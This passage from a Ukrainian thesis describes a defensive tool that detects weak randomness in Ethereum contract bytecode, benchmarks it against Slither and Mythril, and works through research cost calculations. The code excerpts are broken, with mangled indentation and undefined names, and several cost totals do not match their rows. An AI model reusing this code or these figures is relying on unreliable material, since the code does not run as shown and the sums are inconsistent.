            evm_opcodes_list.special_opcode_evm & self.disasm.evm_opcodes_list
        ) and (
            not (evm_opcodes_list.time_opcode_evm & self.disasm.evm_opcodes_list)
            or not (evm_opcodes_list.mod_opcode_evm & self.disasm.evm_opcodes_list)
        ):
         return False
         …
```

Метод `run` запускає процес аналізу байт-коду. Він викликає метод `disassemble` декомпілятора, щоб перетворити байт-код на набір інструкцій. Потім він використовує глибинний пошук (DFS) для аналізу можливих шляхів виконання коду та виявлення потенційних вразливостей.

```
def taint_sink(self, step: int, inst_instance: Instance_Instruction):
 inst = inst_instance.inst
 if (
     instruct.evm_opcode == evm_opcodes_list.CALL
     and inst_instance.operands[monitor.EVM_STACK][1].value not in range(1, 10)
     and inst_instance.operands[monitor.EVM_STACK][2].value != 0
 )
```

Метод `taint_sink` відіграє ключову роль у виявленні вразливостей. Він аналізує кожну інструкцію на предмет потенційних проблем, зокрема перевіряє виклики функцій та операції зі зберіганням даних. Цей метод використовується для ідентифікації умов, що можуть призвести до небезпечних станів у контракті.

```
def dfs(self, start_delta, depth, step, is_jumpi_true_branch=None):
       if depth > 800:
           logging.warning(
               f"call stack too deep, start_delta={start_delta}, depth={depth}"
           )
           Return
```

Метод dfs реалізує глибинний пошук та використовується для аналізу можливих шляхів виконання коду, виходячи з поточної точки start_delta. Він дозволяє системі розглядати різні сценарії виконання, включаючи умовні стрибки та виклики функцій. Метод ітеративно проходить через інструкції, викликаючи taint_sink для кожної інструкції, щоб оцінити її вплив на загальний стан контракту. Цей метод є ключовим для розуміння поведінки смарт-контрактів, особливо в контексті пошуку вразливостей, пов'язаних з використанням псевдовипадкових чисел.

Код `engine.py` є одним з основних компонентів у реалізації механізму виявлення вразливостей, надаючи можливість для детального аналізу виконання коду смарт-контрактів, враховуючи всі потенційні шляхи їх виконання та взаємодії з блокчейном Ethereum. Особливу увагу приділено аналізу умовних переходів та викликів функцій, які є критичними для забезпечення безпеки смарт-контрактів.

Важливо звернути увагу на технічні деталі класу `Instruction`, який є складовою засобу для виявлення вразливостей в смарт-контрактах Ethereum. Цей клас забезпечує репрезентацію окремих інструкцій в байт-коді EVM і дозволяє детально аналізувати їх властивості та поведінку.

```
import evm_opcodes_list
```

Імпорт модуля `evm_opcodes_list` необхідний для доступу до списку опкодів EVM. Цей список використовується для ідентифікації та інтерпретації опкодів, що зустрічаються в байт-коді.

```
class Instruction:
def __init__(self, delta, pc, evm_opcode, pushdata=None):
 self.delta = delta
 self.pc = pc
 assert isinstance(opcode, int)
 self.evm_opcode = evm_opcode
        self.pushdata = pushdata
```

В конструкторі класу `Instruction` визначаються основні атрибути: `delta` (позиція інструкції в байт-коді), `pc` (лічильник програми), `evm_opcode` (опкод інструкції), та `pushdata` (додаткові дані для операцій PUSH). Ці атрибути дозволяють точно визначити положення та функціональність кожної інструкції в контексті смарт-контракту.

```
 def is_halt_op(self):
            return (
      self.evm_opcode not in evm_opcodes_list.evm_opcodes_list
```

```
            or self.evm_opcode in evm_opcodes_list.halt_opcode_evm)
```

Клас `Instruction` включає методи для визначення характеру інструкцій, такі як `is_halt_op` (перевірка на операцію зупинки) та `is_push_op` (перевірка на операцію PUSH). Ці методи дозволяють системі аналізувати байт-код з точки зору контролю потоку даних та виконання.

```
    def n_pops(self):
            if self.evm_opcode in evm_opcodes_list.evm_opcodes_list:
                return evm_opcodes_list.evm_opcodes_list[self.evm_opcode][2]
            else:
                return 0


        def n_pushes(self):
            if self.evm_opcode in evm_opcodes_list.evm_opcodes_list:
                return evm_opcodes_list.evm_opcodes_list[self.evm_opcode][3]
            else:
                return 0
```

Методи `n_pops` та `n_pushes` визначають, скільки елементів стеку видаляє та додає кожна інструкція. Ці методи є фундаментальними для розуміння змін у стеку під час виконання інструкцій.

```
    def get_push_arg(self):
            if self.evm_opcode in evm_opcodes_list.push_op:
                return evm_opcodes_list.push_op[self.evm_opcode]
            else:
                return None


        def get_dup_arg(self):
            if self.evm_opcode in evm_opcodes_list.dup_op:
                return evm_opcodes_list.dup_op[self.evm_opcode]
            else:
                return None
```

Ці методи використовуються для отримання додаткової інформації, специфічної для певних типів інструкцій, наприклад, аргументів для операцій PUSH та DUP. Це дозволяє системі забезпечувати більш детальний аналіз коду, розуміючи специфіку кожної інструкції.

Код у файлі `instruction.py` відіграє важливу роль дозволяючи ретельно розглянути кожну інструкцію в контексті Ethereum Virtual Machine, надаючи необхідні інструменти для аналізу виконання коду та виявлення потенційних вразливостей.

Модль `main.py`, який є входом до програмного засобу аналізу смарт-контрактів Ethereum. Цей модуль керує виконанням програми, керуючи роботу інших компонентів.

```
def main() -> None:
    logging.disable()
    args = parse_args()
    byte_code = read_byte_code(args.file)
    engine_ = engine.Engine(byte_code)
    report = engine_.run()
    output(args, engine_, report)
```

Функція `main()` є точкою входу у програму. Вона відключає логування, обробляє вхідні аргументи, читає байт-код із файлу та ініціалізує модуль аналізу `engine.Engine`. Після виконання аналізу результати передаються в функцію `output()` для виведення.

```
def output(args, engine_: engine.Engine, report: bool) -> None:
    attr_names = (
        "conditions",
        "call_values",
        "to_addresses",
        "todo_keys",
    )
    res = {
        "is_reported": report,
```

```
        "steps": engine_.step,
    }
    for attr_name in attr_names:
        attr = getattr(engine_, attr_name)
                    res[attr_name] = len(attr)
```

Функція `output()` займається форматуванням та виведенням результатів аналізу. Вона створює словник `res`, який містить інформацію про статус звіту, кроки виконання та статистику по ключовим атрибутам модуля engine.

```
def parse_args():
    parser = argparse.ArgumentParser(description="None")
    parser.add_argument(
        "file",
        help="file containing hex-encoded byte_code string",
        metavar="BYTECODE_FILE",
    )
    parser.add_argument(
        "-o",
        "--output",
        help="output information in json format",
        metavar="OUTPUT_FILE",
    )

    args = parser.parse_args()

                return args
```

Функція `parse_args()` використовує модуль `argparse` для обробки аргументів командного рядка. Вона визначає два параметри: шлях до файлу з байт-кодом та необов'язковий шлях до вихідного файлу для збереження результатів.

`main.py` є центральною частиною програми, що керує всіма іншими модулями. Він ініціалізує процес аналізу, встановлює параметри виконання та керує виведенням результатів. Ця частина коду є критичною для забезпечення гнучкості та коректності роботи системи аналізу, дозволяючи адаптуватися до різних сценаріїв використання.

Модуль `evm_opcodes_list.py` визначає та категоризує різні опкоди, які використовуються в EVM для виконання смарт-контрактів.

```
evm_opcodes_list = {
        # evm_opcode: (name, pushdata_size, n_args, n_rets)
    0x00: ("STOP", 0, 0, 0),
    0x01: ("ADD", 0, 2, 1),
    0x02: ("MUL", 0, 2, 1),
    … }
```

У цьому словнику кожен опкод EVM представлений як ключ, а значенням є кортеж, що містить назву опкоду, розмір даних pushdata_size, кількість аргументів n_args, та кількість значень, які він повертає n_rets.

```
g = globals()
for evm_opcode in evm_opcodes_list:
g[evm_opcodes_list[opcode][0]] = evm_opcode
```

Цей фрагмент коду динамічно створює глобальні змінні для кожного опкоду, що дозволяє легко використовувати їх у інших частинах програми. Подальший код класифікує опкоди в різні групи, такі як `halt_opcode_evm` для опкодів зупинки, `jump_opcode_evm` для опкодів стрибків, `arithmetic_opcode_evm` для арифметичних операцій тощо. Це дозволяє програмі ефективно обробляти опкоди залежно від їх функціональності.

Приклади Категорій Опкодів:

- `halt_opcode_evm`: включає опкоди, що вказують на зупинку виконання.

- `arithmetic_opcode_evm`: містить опкоди для арифметичних операцій.

- `push_opcode_evm`: описує опкоди, що використовуються для поміщення даних на стек.

- `memory_read_opcode_evm`: визначає опкоди для читання з пам'яті.

`evm_opcodes_list.py` надає структурований та легко доступний спосіб доступу до різних опкодів EVM. Це сприяє більш ефективному аналізу та розумінню поведінки смарт-контрактів, а також допомагає у виявленні потенційних вразливостей та недоліків в їх реалізації.

3.2 Тестування роботи програмного засобу

У цьому розділі ми зосередимося на експериментальному аналізі програмного засобу для виявлення вразливостей пов’язаних із процесом генерації псевдовипадкових чисел в смарт-контрактах Ethereum. Використовуючи специфічний набір даних та порівняння з існуючими інструментами, було оцінено ефективність та точність розробленого засобу. З різних джерел було зібрано 26 смарт-контрактів Ethereum з вразливостями пов’язаними із процесом генерації псевдовипадкових чисел в смарт-контрактах Ethereum. Кожен з цих контрактів був перевірений на наявність вказаних вразливостей.

Після емпіричного аналізу вже існуючих інструментів, які можуть бути використані для виявлення вразливостей у смарт-контрактах, було виявлено інструменти Slither та Mythril, здатні виявляти подібні вразливості слабкої випадковості. Slither - це фреймворк для статичного аналізу Solidity та Vyper, написаний на Python3. Він містить набір детекторів уразливостей, візуальну інформацію про деталі контрактів та API для написання власних аналізів, допомагаючи розробникам ідентифікувати вразливості та покращувати розуміння коду [36]. Mythril - це інструмент аналізу безпеки для байткоду Ethereum Virtual Machine (EVM). Він виявляє уразливості у смарт-контрактах на різних блокчейнах, сумісних з EVM, за допомогою методів симуляційного виконання, розв'язування SMT та аналізу забруднення [37].




Рисунок 2.2 – Результат роботи програмного засобу

Хоча базові інструменти і здатні виявляти багато типів вразливостей, вони виявляють лише частину пов'язаними із процесом генерації псевдовипадкових чисел в смарт-контрактах Ethereum і не забезпечують детального аналізу таких вразливостей.

Далі було проведено порівняльне тестування наявних засобів на наборі з 26 смарт-контрактів з наявними вразливостаями. Результати кожного інструменту в тестуванні підсумовані в табл. 3.1. З таблиці можна спостерігати, що розроблений засіб перевершує інші інструменти. Розроблений в межах даної роботи засіб успішно ідентифікує 23 контракти , на 10 і 9 більше, ніж Slither та Mythril відповідно, при цьому видаючи лише 3 хибні результати.

Таблиця 3.1 - Результат тестування для кожного інструменту

Програмний засіб	К-кість контрактів, в яких знайдено вразливість	К-кість контрактів, в яких не знайдено вразливість
Розроблений засіб	23	3
Mythril	14	12
Slither	13	13

Причиною 3 хибних результатів є те, що ці контракти не використовували вразливі інструкції для генерації псевдовипадкових чисел, а замість цього

використовував прості арифметичні інструкції, такі як ADD, SUB, MUL та DIV, що не задовільнять шаблони розроблені для ідентифікації вразливостей.

Для розрахунку ефективності розробленого програмного засобу порівняно з Mythril та Slither, ми можемо використовувати формулу ефективності, яка зазвичай ґрунтується на кількості успішно знайдених вразливостей до загальної кількості задач. Це можна виразити як відсоток успішно знайдених вразливостей від загальної кількості контрактів.

Ефективність програмних засобів розрахована наступним чином:

- Розроблений засіб: 88.46%
- Mythril: 53.85%
- Slither: 50.0%

Це означає, що розроблений засіб показав найвищу ефективність у виявленні вразливостей у контрактах порівняно з Mythril та Slither.

4 ЕКОНОМІЧНА ЧАСТИНА

Виконання наукових досліджень завжди передбачає отримання результатів та вимагає витрат ресурсів. Отримані результати відкривають нові можливості для подальшого вдосконалення технологій, процесів та програмного забезпечення.

Дослідження на тему "Методи захисту від атак на смарт-контракти в блокчейні Ethereum" відноситься до фундаментальних наукових досліджень та спрямоване на вирішення актуальних проблем у сфері блокчейн-технологій. Ці дослідження мають на меті покращення наукового розуміння проблеми та розробку практичних рішень. Вони сприяють розвитку наукових знань та теоретичній базі в цій галузі, що може призвести до виявлення нових закономірностей, корисних для практичного застосування. Для цього випадку виконаємо такі етапи робіт:

1) здійснимо проведення наукового аудиту досліджень, тобто встановлення їх наукового рівня та значимості;
2) проведемо планування витрат на проведення наукових досліджень;
3) здійснимо розрахунок рівня важливості наукового дослідження та перспективності, визначимо ефективність наукових досліджень.

4.1 Оцінювання наукового ефекту

Основними характеристиками наукового внеску науково-дослідної роботи є наступні аспекти: новизна дослідження, рівень теоретичного аналізу, перспективність результатів, розповсюдження результатів та можливість їхньої практичної реалізації. У випадку дослідження на тему "Методи захисту від атак на смарт-контракти в блокчейні Ethereum" можна визначити два основні критерії оцінки наукового внеску: ступінь новизни дослідження та рівень теоретичного аналізу.

Значення показників ступеня новизни і рівня теоретичного опрацювання науково-дослідної роботи в балах наведені в табл. 4.1 та 4.2.

Таблиця 4.1 – Показники ступеня новизни науково-дослідної роботи виставлені експертами

Ступінь новизни	Характеристика ступеня новизни	Значення ступеня новизни, бали		
		Експерти (ПІБ, посада)		
		1	2	3
Принципово нова	Робота якісно нова за постановкою задачі і ґрунтується на застосуванні оригінальних методів дослідження. Результати дослідження відкривають новий напрям в даній галузі науки і техніки. Отримані принципово нові факти, закономірності; розроблена нова теорія. Створено принципово новий пристрій, спосіб, метод	0	0	0
Нова	Отримана нова інформація, яка суттєво зменшує невизначеність наявних значень (по-новому або вперше пояснені відомі факти, закономірності, впроваджені нові поняття, розкрита структура змісту). Проведено суттєве вдосконалення, доповнення і уточнення раніше досягнутих результатів	48	55	58
Відносно нова	Робота має елементи новизни в постановці задачі і методах дослідження. Результати дослідження систематизують і узагальнюють наявну інформацію, визначають шляхи подальших досліджень; вперше знайдено зв'язок (або знайдено новий зв'язок) між явищами. В принципі відомі положення розповсюджені на велику кількість об'єктів, в результаті чого знайдено ефективне рішення. Розроблені більш прості способи для досягнення відомих результатів. Проведена часткова раціональна модифікація (з ознаками новизни)	0	0	0
Традиційна	Робота виконана за традиційною методикою. Результати дослідження мають інформаційний характер. Підтверджені або поставлені під сумнів відомі факти та твердження, які потребують перевірки. Знайдено новий варіант рішення, який не дає суттєвих переваг в порівнянні з існуючим	0	0	0
Не нова	Отримано результат, який раніше зафіксований в інформаційному полі, та не був відомий авторам	0	0	0
Середнє значення балів експертів		53,7		

Згідно отриманого середнього значення балів експертів ступінь новизни характеризується як нова, тобто отримана нова інформація, яка суттєво зменшує невизначеність наявних знань (по-новому або вперше пояснені відомі факти,

закономірності, впроваджені нові поняття, розкрита структура змісту) та проведено суттєве вдосконалення, доповнення і уточнення раніше досягнутих результатів.

Таблиця 4.2 – Показники рівня теоретичного опрацювання науково-дослідної роботи виставлені експертами

Характеристика рівня теоретичного опрацювання	Значення показника рівня теоретичного опрацювання, бали		
	Експерт (ПІБ, посада)		
	1	2	3
Відкриття закону, розробка теорії	0	0	0
Глибоке опрацювання проблеми: багатоаспектний аналіз зв'язків, взаємозалежності між фактами з наявністю пояснень, наукової систематизації з побудовою евристичної моделі або комплексного прогнозу	62	66	60
Розробка способу (алгоритму, програми), пристрою, отримання нової речовини	0	0	0
Елементарний аналіз зв'язків між фактами та наявною гіпотезою, класифікація, практичні рекомендації для окремого випадку тощо	0	0	0
Опис окремих елементарних фактів, викладення досвіду, результатів спостережень, вимірювань тощо	0	0	0
Середнє значення балів експертів	62,7		

Згідно отриманого середнього значення балів експертів рівень теоретичного опрацювання науково-дослідної роботи характеризується як глибоке опрацювання проблеми: багатоаспектний аналіз зв'язків, взаємозалежності між фактами з наявністю пояснень, наукової систематизації з побудовою евристичної моделі або комплексного прогнозу.

Показник, який характеризує рівень наукового ефекту, визначаємо за формулою [38]:

$$E_{нау} = 0,6 \cdot k_{нов} + 0,4 \cdot k_{теор}, \quad (4.1)$$

де $k_{нов}, k_{теор}$ - показники ступеня новизни та рівня теоретичного опрацювання науково-дослідної роботи, $k_{нов} =$ 53,7, $k_{теор} =$ 62,7 балів;

0,6 та 0,4 – питома вага (значимість) показників ступеня новизни та рівня теоретичного опрацювання науково-дослідної роботи.

$$E_{нау} = 0,6 \cdot k_{нов} + 0,4 \cdot k_{теор} = 0,6 \cdot 53,7 + 0,4 \cdot 62,7 = 57,3 \text{ балів.}$$

Визначення характеристики показника $E_{нау}$ проводиться на основі висновків експертів виходячи з граничних значень, які наведені в табл. 4.3.

Таблиця 4.3 – Граничні значення показника наукового ефекту

Досягнутий рівень показника	Кількість балів
Високий	70…100
Середній	50…69
Достатній	15…49
Низький (помилкові дослідження)	1…14

Відповідно до визначеного рівня наукового ефекту проведеної науково-дослідної роботи на тему "Методи захисту від атак на смарт-контракти в блокчейні Ethereum", даний рівень становить 57,3 балів і відповідає статусу - середній рівень. Тобто у даному випадку можна вести мову про потенційну фактичну ефективність науково-дослідної роботи.

4.2 Розрахунок витрат на здійснення науково-дослідної роботи

Витрати, пов’язані з проведенням науково-дослідної роботи на тему "Методи захисту від атак на смарт-контракти в блокчейні Ethereum", під час планування, обліку і калькулювання собівартості науково-дослідної роботи групуємо за відповідними статтями.

4.2.1 Витрати на оплату праці

До статті «Витрати на оплату праці» належать витрати на виплату основної та додаткової заробітної плати керівникам відділів, лабораторій, секторів і груп, науковим, інженерно-технічним працівникам, конструкторам, технологам, креслярам, копіювальникам, лаборантам, робітникам, студентам, аспірантам та іншим працівникам, безпосередньо зайнятим виконанням конкретної теми, обчисленої за посадовими окладами, відрядними розцінками, тарифними ставками згідно з чинними в організаціях системами оплати праці.

Основна заробітна плата дослідників

Витрати на основну заробітну плату дослідників ($З_о$) розраховуємо у відповідності до посадових окладів працівників, за формулою [38]:

$$З_о = \sum_{i=1}^{k} \frac{M_{ni} \cdot t_i}{T_p}, \quad (4.2)$$

де k – кількість посад дослідників залучених до процесу досліджень;

M_{ni} – місячний посадовий оклад конкретного дослідника, грн;

t_i – число днів роботи конкретного дослідника, дн.;

T_p – середнє число робочих днів в місяці, T_p=21 дні.

$$З_о = 17400{,}00 \cdot 21 / 21 = 17400{,}00 \; грн.$$

Проведені розрахунки зведемо до таблиці 4.4.

Таблиця 4.4 – Витрати на заробітну плату дослідників

Найменування посади	Місячний посадовий оклад, грн	Оплата за робочий день, грн	Число днів роботи	Витрати на заробітну плату, грн
Керівник проекту	17 400,00	828,57	21	17 400,00
Науковий співробітник	17 150,00	816,67	10	8 166,7
Інженер-програміст 1-ї категорії	17 050,00	811,90	18	14 614,2
Всього				40 180,9

Основна заробітна плата робітників

Витрати на основну заробітну плату робітників ($З_р$) за відповідними найменуваннями робіт НДР на тему "Методи захисту від атак на смарт-контракти в блокчейні Ethereum" розраховуємо за формулою:

$$З_р = \sum_{i=1}^{n} C_i \cdot t_i \quad , \tag{4.3}$$

де C_i – погодинна тарифна ставка робітника відповідного розряду, за виконану відповідну роботу, грн/год;

t_i – час роботи робітника при виконанні визначеної роботи, год.

Погодинну тарифну ставку робітника відповідного розряду C_i можна визначити за формулою:

$$C_i = \frac{M_M \cdot K_i \cdot K_c}{T_p \cdot t_{зм}} \quad , \tag{4.4}$$

де $М_М$ – розмір прожиткового мінімуму працездатної особи, або мінімальної місячної заробітної плати (в залежності від діючого законодавства), приймемо $Мм$=6700,00 грн;

$К_і$ – коефіцієнт міжкваліфікаційного співвідношення для встановлення тарифної ставки робітнику відповідного розряду [38];

$К_с$ – мінімальний коефіцієнт співвідношень місячних тарифних ставок робітників першого розряду з нормальними умовами праці виробничих об'єднань і підприємств до законодавчо встановленого розміру мінімальної заробітної плати.

$Т_р$ – середнє число робочих днів в місяці, приблизно $Т_р$ = 21 дн;

$t_{зм}$ – тривалість зміни, год.

$$С_1 = 6700{,}00 \cdot 1{,}10 \cdot 1{,}65 / (21 \cdot 8) = 72{,}38 \text{ грн.}$$

$$З_{р1} = 72{,}38 \cdot 10{,}50 = 760{,}03 \text{ грн.}$$

Таблиця 4.5 – Величина витрат на основну заробітну плату робітників

Найменування робіт	Тривалість роботи, год	Розряд роботи	Тарифний коефіцієнт	Погодинна тарифна ставка, грн	Величина оплати на робітника грн
Встановлення програмного забезпечення	2,5	2	1,10	72,38	180,95
Розробка моделей ідентифікації загроз	8,5	3	1,35	88,83	755,05
Розробка програмного коду засобу	18	4	1,50	98,71	1 776,78
Формування звіту дослідження	16	2	1,10	72,38	1 158,08
Всього					3 870,86

Додаткова заробітна плата дослідників та робітників

Додаткову заробітну плату розраховуємо як 10 … 12% від суми основної заробітної плати дослідників та робітників за формулою:

$$З_{дод} = (З_о + З_р) \cdot \frac{Н_{дод}}{100\%}, \quad (4.5)$$

де $Н_{дод}$ – норма нарахування додаткової заробітної плати. Приймемо 12%.

$З_{дод}$ = (40180,9+ 3870,86) · 12 / 100% = 5286,21 грн.

4.2.2 Відрахування на соціальні заходи

Нарахування на заробітну плату дослідників та робітників розраховуємо як 22% від суми основної та додаткової заробітної плати дослідників і робітників за формулою:

$$З_н = (З_о + З_р + З_{дод}) \cdot \frac{Н_{зп}}{100\%}, \quad (4.6)$$

де $Н_{зп}$ – норма нарахування на заробітну плату приймаємо 22%.

Зн = (40180,9 + 3870,86 + 5286,21) · 22 / 100% = 10854,35 грн.

4.2.3 Сировина та матеріали

До статті «Сировина та матеріали» належать витрати на сировину, основні та допоміжні матеріали, інструменти, пристрої та інші засоби і предмети праці, які придбані у сторонніх підприємств, установ і організацій та витрачені на проведення досліджень за темою "Методи захисту від атак на смарт-контракти в блокчейні Ethereum". Витрати на матеріали на даному етапі проведення досліджень в основному пов’язані з використанням моделей елементів та моделювання роботи і

досліджень за допомогою комп'ютерної техніки та створення експериментальних математичних моделей або програмного забезпечення, тому дані витрати формуються на основі витратних матеріалів характерних для офісних робіт.

Витрати на матеріали (*М*), у вартісному вираженні розраховуються окремо по кожному виду матеріалів за формулою:

$$M = \sum_{j=1}^{n} H_{вj} \cdot Ц_j \cdot К_j - \sum_{j=1}^{n} B_j \cdot Ц_{вj}, \quad (4.7)$$

де H_j – норма витрат матеріалу *j*-го найменування, кг;

n – кількість видів матеріалів;

$Ц_j$ – вартість матеріалу *j*-го найменування, грн/кг;

$К_j$ – коефіцієнт транспортних витрат, ($К_j$ = *1,1 ... 1,15*);

B_j – маса відходів *j*-го найменування, кг;

$Ц_{вj}$ – вартість відходів *j*-го найменування, грн/кг.

M_1 = *1,0 · 225,00 · 1,1 - 0 · 0 = 247,50 грн.*

Проведені розрахунки зведемо до таблиці 4.6.

Таблиця 4.6 – Витрати на матеріали

Найменування матеріалу, марка, тип, сорт	Ціна за 1 кг, грн	Норма витрат, кг	Величина відходів, кг	Ціна відходів, грн/кг	Вартість витраченого матеріалу, грн
Папір канцелярський офісний (А4)	225,00	1,0	0	0	247,50
Папір для заміток (А5)	116,00	2,0	0	0	255,20

Начиння канцелярське	195,00	1,0	0	0	214,50
Органайзер офісний	183,00	2,0	0	0	402,60
Картридж для принтера	950,00	1,0	0	0	1045,00
Всього					2 164,80

4.2.4 Розрахунок витрат на комплектуючі

Витрати на комплектуючі *($К_в$)*, які використовують при проведенні НДР на тему "Методи захисту від атак на смарт-контракти в блокчейні Ethereum", розраховуємо, згідно з їхньою номенклатурою, за формулою:

$$К_в = \sum_{j=1}^{n} Н_j \cdot Ц_j \cdot К_j \quad (4.8)$$

де $Н_j$ – кількість комплектуючих j-го виду, шт.;

$Ц_j$ – покупна ціна комплектуючих j-го виду, грн;

$К_j$ – коефіцієнт транспортних витрат, ($К_j = 1,1 \ldots 1,15$).

$К_в = 1 \cdot 3079,00 \cdot 1,1 = 3386,90$ *грн.*

Проведені розрахунки зведемо до таблиці 4.7.

Таблиця 4.7 – Витрати на комплектуючі

Найменування комплектуючих	Кількість, шт.	Ціна за штуку, грн	Сума, грн
Зовнішній жорсткий диск 2.5" 2TB Seagate (STGD2000200)	1	3079,00	3386,90
Оперативная память Kingston Fury DDR4-3200 8192MB PC4-25600 (KF432C16BB/8)	2	1029,00	2263,80
Всього			4216,30

4.2.5 Спецустаткування для наукових (експериментальних) робіт

До статті «Спецустаткування для наукових (експериментальних) робіт» належать витрати на виготовлення та придбання спецустаткування необхідного для проведення досліджень, також витрати на їх проектування, виготовлення, транспортування, монтаж та встановлення.

Балансову вартість спецустаткування розраховуємо за формулою:

$$B_{спец} = \sum_{i=1}^{k} Ц_i \cdot C_{пр.i} \cdot K_i \quad , \tag{4.9}$$

де $Ц_i$ – ціна придбання одиниці спецустаткування даного виду, марки, грн;

$C_{пр.i}$ – кількість одиниць устаткування відповідного найменування, які придбані для проведення досліджень, шт.;

K_i – коефіцієнт, що враховує доставку, монтаж, налагодження устаткування тощо, ($K_i = 1,10…1,12$);

k – кількість найменувань устаткування.

$B_{спец} = 84750,00 \cdot 1 \cdot 1,1 = 93225,0$ *грн.*

Отримані результати зведемо до таблиці 4.8.

Таблиця 4.8 – Витрати на придбання спецустаткування по кожному виду

Найменування устаткування	Кількість, шт	Ціна за одиницю, грн	Вартість, грн
Ноутбук MacBook Pro 14" Silver 2021 (Z15J001WF).	1	84 750,00	93 225,00
Всього			93 225,00

4.2.6 Програмне забезпечення для наукових (експериментальних) робіт

До статті «Програмне забезпечення для наукових (експериментальних) робіт» належать витрати на розробку та придбання спеціальних програмних засобів і програмного забезпечення, (програм, алгоритмів, баз даних) необхідних для проведення досліджень, також витрати на їх проектування, формування та встановлення.

Балансову вартість програмного забезпечення розраховуємо за формулою:

$$B_{прг} = \sum_{i=1}^{k} Ц_{iпрг} \cdot C_{прг.i} \cdot K_i \quad , \qquad (4.10)$$

де $Ц_{iпрг}$ – ціна придбання одиниці програмного засобу даного виду, грн;

$C_{прг.i}$ – кількість одиниць програмного забезпечення відповідного найменування, які придбані для проведення досліджень, шт.;

K_i – коефіцієнт, що враховує інсталяцію, налагодження програмного засобу тощо, ($K_i = 1{,}10…1{,}12$);

k – кількість найменувань програмних засобів.

$B_{прг} = 0 \cdot 1 \cdot 1{,}1 = 0$ грн.

Ці витрати охоплюють процеси, необхідні для ефективного проведення наукових досліджень, включаючи проектування, формування та встановлення програмного забезпечення, а також програм і алгоритмів, баз даних. Зокрема, витрати на прикладне програмне забезпечення для розробки системи аналізу були розглянуті. Вказано, що кількість придбаних одиниць цього програмного забезпечення дорівнює нулю, як і відповідна ціна за одиницю, що свідчить про відсутність витрат на цей вид програмного забезпечення. Це підкреслює, що у дослідженні не було здійснено витрат на придбання прикладного програмного забезпечення для розробки системи аналізу.

4.2.7 Амортизація обладнання, програмних засобів та приміщень

В спрощеному вигляді амортизаційні відрахування по кожному виду обладнання, приміщень та програмному забезпеченню тощо, розраховуємо з використанням прямолінійного методу амортизації за формулою:

$$A_{обл} = \frac{Ц_б}{T_в} \cdot \frac{t_{вик}}{12}, \quad (4.11)$$

де $Ц_б$ – балансова вартість обладнання, програмних засобів, приміщень тощо, які використовувались для проведення досліджень, грн;

$t_{вик}$ – термін використання обладнання, програмних засобів, приміщень під час досліджень, місяців;

$T_в$ – строк корисного використання обладнання, програмних засобів, приміщень тощо, років.

$A_{обл} = (8200{,}00 \cdot 1) / (2 \cdot 12) = 341{,}67$ *грн.*

Проведені розрахунки зведемо до таблиці.

Таблиця 4.9 – Амортизаційні відрахування по кожному виду обладнання

Найменування обладнання	Балансова вартість, грн	Строк корисного використання, років	Термін використання обладнання, місяців	Амортизаційні відрахування, грн
Робоче місце програміста	8200,00	2	1	341,67
Офісна оргтехніка	9600,00	4	1	200,00
Дослідницька лабораторія	500000,00	20	1	2 083,33
Всього				2 625,00

4.2.8 Паливо та енергія для науково-виробничих цілей

Витрати на силову електроенергію (B_e) розраховуємо за формулою:

$$B_e = \sum_{i=1}^{n} \frac{W_{yi} \cdot t_i \cdot Ц_e \cdot K_{вni}}{\eta_i}, \quad (4.12)$$

де W_{yi} – встановлена потужність обладнання на визначеному етапі розробки, кВт;

t_i – тривалість роботи обладнання на етапі дослідження, год;

$Ц_e$ – вартість 1 кВт-години електроенергії, грн; (вартість електроенергії визначається за даними енергопостачальної компанії), приймемо $Ц_e$ = 8,19 грн;

$K_{вni}$ – коефіцієнт, що враховує використання потужності, $K_{вni} < 1$;

η_i – коефіцієнт корисної дії обладнання, $\eta_i < 1$.

$B_e = 0,04 \cdot 250,0 \cdot 8,19 \cdot 0,95 / 0,97 = 60,72$ *грн.*

Проведені розрахунки зведемо до таблиці.

Таблиця 4.11 – Витрати на електроенергію

Найменування обладнання	Встановлена потужність, кВт	Тривалість роботи, год	Сума, грн
Ноутбук MacBook Pro 14" Silver 2021 (Z15J001WF). Apple M1	0,04	250,0	80,21
Робоче місце програміста	0,10	250,0	200,53
Офісна оргтехніка	0,60	5,0	24,06
Всього			304,80

4.2.9 Службові відрядження

До статті «Службові відрядження» дослідної роботи на тему «Захищена система збирання та аналізування даних для спеціальних задач. Частина 1. Підсистема аналізу» належать витрати на відрядження штатних працівників, працівників організацій, які працюють за договорами цивільно-правового характеру, аспірантів, зайнятих розробленням досліджень, відрядження, пов'язані з проведенням випробувань машин та приладів, а також витрати на відрядження на наукові з'їзди, конференції, наради, пов'язані з виконанням конкретних досліджень.

Витрати за статтею «Службові відрядження» розраховуємо як 20…25% від суми основної заробітної плати дослідників та робітників за формулою:

$$B_{св} = (З_о + З_р) \cdot \frac{Н_{св}}{100\%}, \qquad (4.13)$$

де $Н_{св}$ – норма нарахування за статтею «Службові відрядження», приймемо $Н_{св}$ = 20%.

$В_{св}$ = (40180,9+ 3870,86) · 20 / 100% = 8810,35 грн.

4.2.10 Витрати на роботи, які виконують сторонні підприємства, установи і організації

Витрати за статтею «Витрати на роботи, які виконують сторонні підприємства, установи і організації» відсутні.

4.2.11 Інші витрати

До статті «Інші витрати» належать витрати, які не знайшли відображення у зазначених статтях витрат і можуть бути віднесені безпосередньо на собівартість досліджень за прямими ознаками.

Витрати за статтею «Інші витрати» розраховуємо як 50…100% від суми основної заробітної плати дослідників та робітників за формулою:

$$I_в = (З_о + З_р) \cdot \frac{Н_{ів}}{100\%}, \quad (4.14)$$

де $Н_{ів}$ – норма нарахування за статтею «Інші витрати», приймемо $Н_{ів}$ = 70%.

